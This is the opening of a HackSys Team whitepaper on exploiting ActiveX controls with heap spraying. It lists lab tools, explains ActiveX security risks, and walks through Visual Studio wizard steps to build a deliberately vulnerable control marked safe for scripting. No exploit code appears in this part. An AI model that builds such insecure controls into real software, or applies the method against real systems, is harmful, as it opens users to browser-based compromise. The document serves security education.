



HackSys Team

HEAP SPRAYING – ACTIVEX CONTROLS UNDER ATTACK



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ABOUT THE AUTHOR

Ashfaq Ansari is the founder of **HackSys Team** code named “**Panthera**” (<http://hacksys.vfreaks.com/>). HackSys was established in the year 2009 as a vision to help people who knock their heads due to issues they face on Windows Operating System.

He is a Software Engineer, Security Researcher and Penetration Tester, with experience in various aspects of Information Security. He has written and published Whitepapers and tools for Linux & Windows. In his spare time he likes to research on vulnerabilities and help people who seeks help on HackSys Team’s website on any Windows related issues.

DISCLAIMER

The goal of this document is to teach readers how to identify bug in ActiveX controls and exploit software security vulnerabilities. This document has been produced for educational purpose only. The author of this document is not and will not hold any responsibility for any illegal or unauthorized use of the information contained within this document, or that is implied from it. Any use of this information is at the reader's own risk.

TOOLS OVERVIEW

BackTrack 5 R1

IP Address: 192.168.96.128

Link: <http://www.backtrack-linux.org/>

Windows XP Professional SP3

IP Address: 192.168.96.131

Link: <http://www.microsoft.com/>

Immunity Debugger v1.85

Link: <http://www.immunitysec.com/products-immdbg.shtml>

Mona.Py - Corelan Team

Link: <http://redmine.corelan.be/projects/mona>

VMMMap

Link: <http://technet.microsoft.com/en-us/sysinternals/dd535533.aspx>

Microsoft VS 2010 Express Edition

Link: <http://www.microsoft.com/visualstudio/eng/downloads#d-2010-express>

Microsoft VC++ 2010 Redistributable

Link: <http://www.microsoft.com/en-in/download/details.aspx?id=5555>

COMRaider

Link: <https://github.com/dzzie/COMRaider>

AVAST Anti-Virus 2012

Link: <http://www.avast.com/en-in/free-antivirus-download>

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INTRODUCTION

An ActiveX control is essentially a simple OLE object that supports the **IUnknown** interface. It was introduced in **1996** by **Microsoft** as a development of its **Component Object Model (COM)** and **Object Linking and Embedding (OLE)** technologies and is commonly used in its Windows Operating System.

ActiveX controls are highly portable **COM** objects, used extensively throughout Microsoft Windows platforms and, especially, in web-based applications. **COM** objects, including ActiveX controls, can invoke each other locally and remotely through interfaces defined by the **COM** architecture. The **COM** architecture allows for interoperability among binary software components produced in disparate ways.

An ActiveX control is an executable program that can be automatically delivered over the Internet where it usually runs within a browser. Contrasted against Java applets, which are created in their own special language, ActiveX controls can be written in many different languages, including **C++**, **Visual Basic**, **Visual C++**, **Delphi**, **Java**, **C#**, and **Visual J++**.

ActiveX controls can also be invoked from web pages through the use of a scripting language or directly with an HTML **<OBJECT>** tag. If an ActiveX control is not installed locally, it is possible to specify a **URL** where the control can be obtained. Once obtained, the control installs itself automatically if permitted by the browser. Once it is installed, it can be invoked without the need to be downloaded again.

WHY ACTIVEX CONTROLS ARE IMPORTANT?

ActiveX makes it fast and easy for developers and Web producers to create unique, interactive Web sites that will make the Internet fundamentally more useful and productive. ActiveX can be used with a wide variety of programming languages from dozens of vendors, developers and Webmasters can make use of their current expertise to more quickly create compelling content. They can also accommodate a wide range of users, as ActiveX will be supported on multiple operating system platforms. And because ActiveX controls are based on the **OLE** specification, controls written in one language can be re-used within controls written in another language.

Before ActiveX, Web content was static, **2-dimensional** text and graphics. With ActiveX, Web sites started using multimedia effects, interactive objects, and sophisticated applications that created a great user experience.

OTHER ACTIVEX TECHNOLOGIES

- ✓ ActiveX Data Objects (ADO)
- ✓ Active Server Pages (ASP)
- ✓ ActiveMovie, later renamed DirectShow
- ✓ Active Messaging, later renamed Collaboration Data Objects
- ✓ Active Scripting, a technology for scripting ActiveX objects
- ✓ ActiveX Streaming Format (ASF), renamed Advanced Streaming Format, then to Advanced Systems Format

SCOPE OF VULNERABILITY

ActiveX controls can be signed or unsigned. A **signed** control provides a high degree of verification that the control was produced by the signer and has not been modified. Signing does not guarantee the benevolence, trustworthiness, or competence of the signer; it only provides assurance that the control originated from the signer.

ActiveX controls are binary code capable of taking any action that the user can take. ActiveX controls do not run in a “**sandbox**” of any kind. Because of this, it is important to have a high degree of trust in the author of the control.


The security issues relating to ActiveX cannot be ignored. ActiveX controls are an integral part of systems and applications, and they are required for essential functions in many environments. Though priorities may change from organization to organization and user to user, it is important to understand the trade-offs between functionality and security and to make informed decisions about the appropriate level of risk.

Most spyware programs at present use ActiveX Objects to install themselves onto your system. When a user visits malicious website, the web browser prompts the user to download the ActiveX control to enable the website to be viewed properly. Users see the **Security Warning** and don't treat it as a warning but as a sign of approval by **VeriSign** of whatever other **Certificate Authority** approved it.

Really the only thing stopping the **spyware** getting installed will be the user not clicking “**Yes**” to accept the download.

TOTAL NUMBER OF VULNERABILITIES

Total Vulnerabilities Identified, 2006-2011




Source: Symantec.cloud

The total number of vulnerabilities for **2011** is based on research from independent security experts and vendors of affected products. The yearly total also includes zero-day vulnerabilities that attackers uncovered and were subsequently identified post-exploitation.

WEB BROWSER VULNERABILITIES

Browser Vulnerabilities In 2010 And 2011




Source: Symantec

Web browsers are nowadays ever-present components for computing for both enterprise and individual users on desktop and on mobile devices. Web browser vulnerabilities are a serious security concern due to their role in online fraud and in the propagation of malicious code, spyware, and adware.

Web-based attacks can originate from malicious websites as well as from legitimate websites that have been compromised to serve malicious content. Some content, such as media files or documents are often presented in browsers via browser plug-in technologies. While browser functionality is often extended by the inclusion of various plug-ins', the addition of plug-in component also results in a wider potential attack surface for client-side attacks.

WEB BROWSER PLUG-IN VULNERABILITIES



Browser plug-ins' are technologies that run inside the Web browser and extend its features, such as allowing additional multimedia content from Web pages to be rendered. Although this is often run inside the browser, some vendors have started to use sandbox containers to execute plug-ins in order to limit the potential harm of vulnerabilities.

Many browsers now include various plug-ins' in their default installation and, as well, provide a framework to ease the installation of additional plug-ins'. Plug-ins' now provide much of the expected or desired functionality of Web browsers and are often required in order to use many commercial sites.

Vulnerabilities affecting these plug-ins' are an increasingly favoured vector for a range of client-side attacks, and the exploits targeting these vulnerabilities are commonly included in attack kits.

ATL ACTIVEX CONTROL


Active Type Library is designed to simplify the process of creating efficient, flexible, lightweight controls. Creating an **ActiveX** control using **ATL** is a whole lot easier than creating one from scratch.

CREATING VULACTIVEX.DLL PROJECT

We will create a new “**ATL Project**” with **Visual C++** in **Microsoft Visual Studio 2010**.


Start “**Visual Studio 2010**” as **Administrator**.

Click on **File --> New Project**. Let’s name it as “**vulActiveX**” in this project.




Click on “**OK**” button.

Now, **ATL Project Wizard** window will pop up.




Click on “**Next >**” button.




Select “**Dynamic-link library (DLL)**” as Application type. Now, click on “**Finish**” button.

Now, we will add an object or a control using the **ATL Control Wizard**.



Right click on “**vulActiveX**” project in **Solution Explorer** window. Next, click on **Add--> Class...**




Now, choose “**ATL Control**” and click on “**Add**” button.

As soon as we click on **Add** button, we will see **ATL Control Wizard** window.




Input “**ATLActivexControl**” as “**Short name**” and then click on “**Next**” button.




Put a check mark on “**Connection points**” and click on “**Next >**” button.

Now, we will add “**IObjectSafety**” interface to our ActiveX. Adding “**IObjectSafety**” to our control, ensures that our ActiveX is marked as *Safe for Scripting and Initialization*.




Click on “**IObjectSafety**” and move it from “**Not supported**” column to “**Supported**” column. Now, click on “**Next >**” button.




Leave all the options as default values, and then click on “**Next >**” button.

As this ActiveX is very simple in nature, we will leave the **Stock Properties** to its default values.




Lastly, click on “Finish” button to complete the ATL Control Wizard.

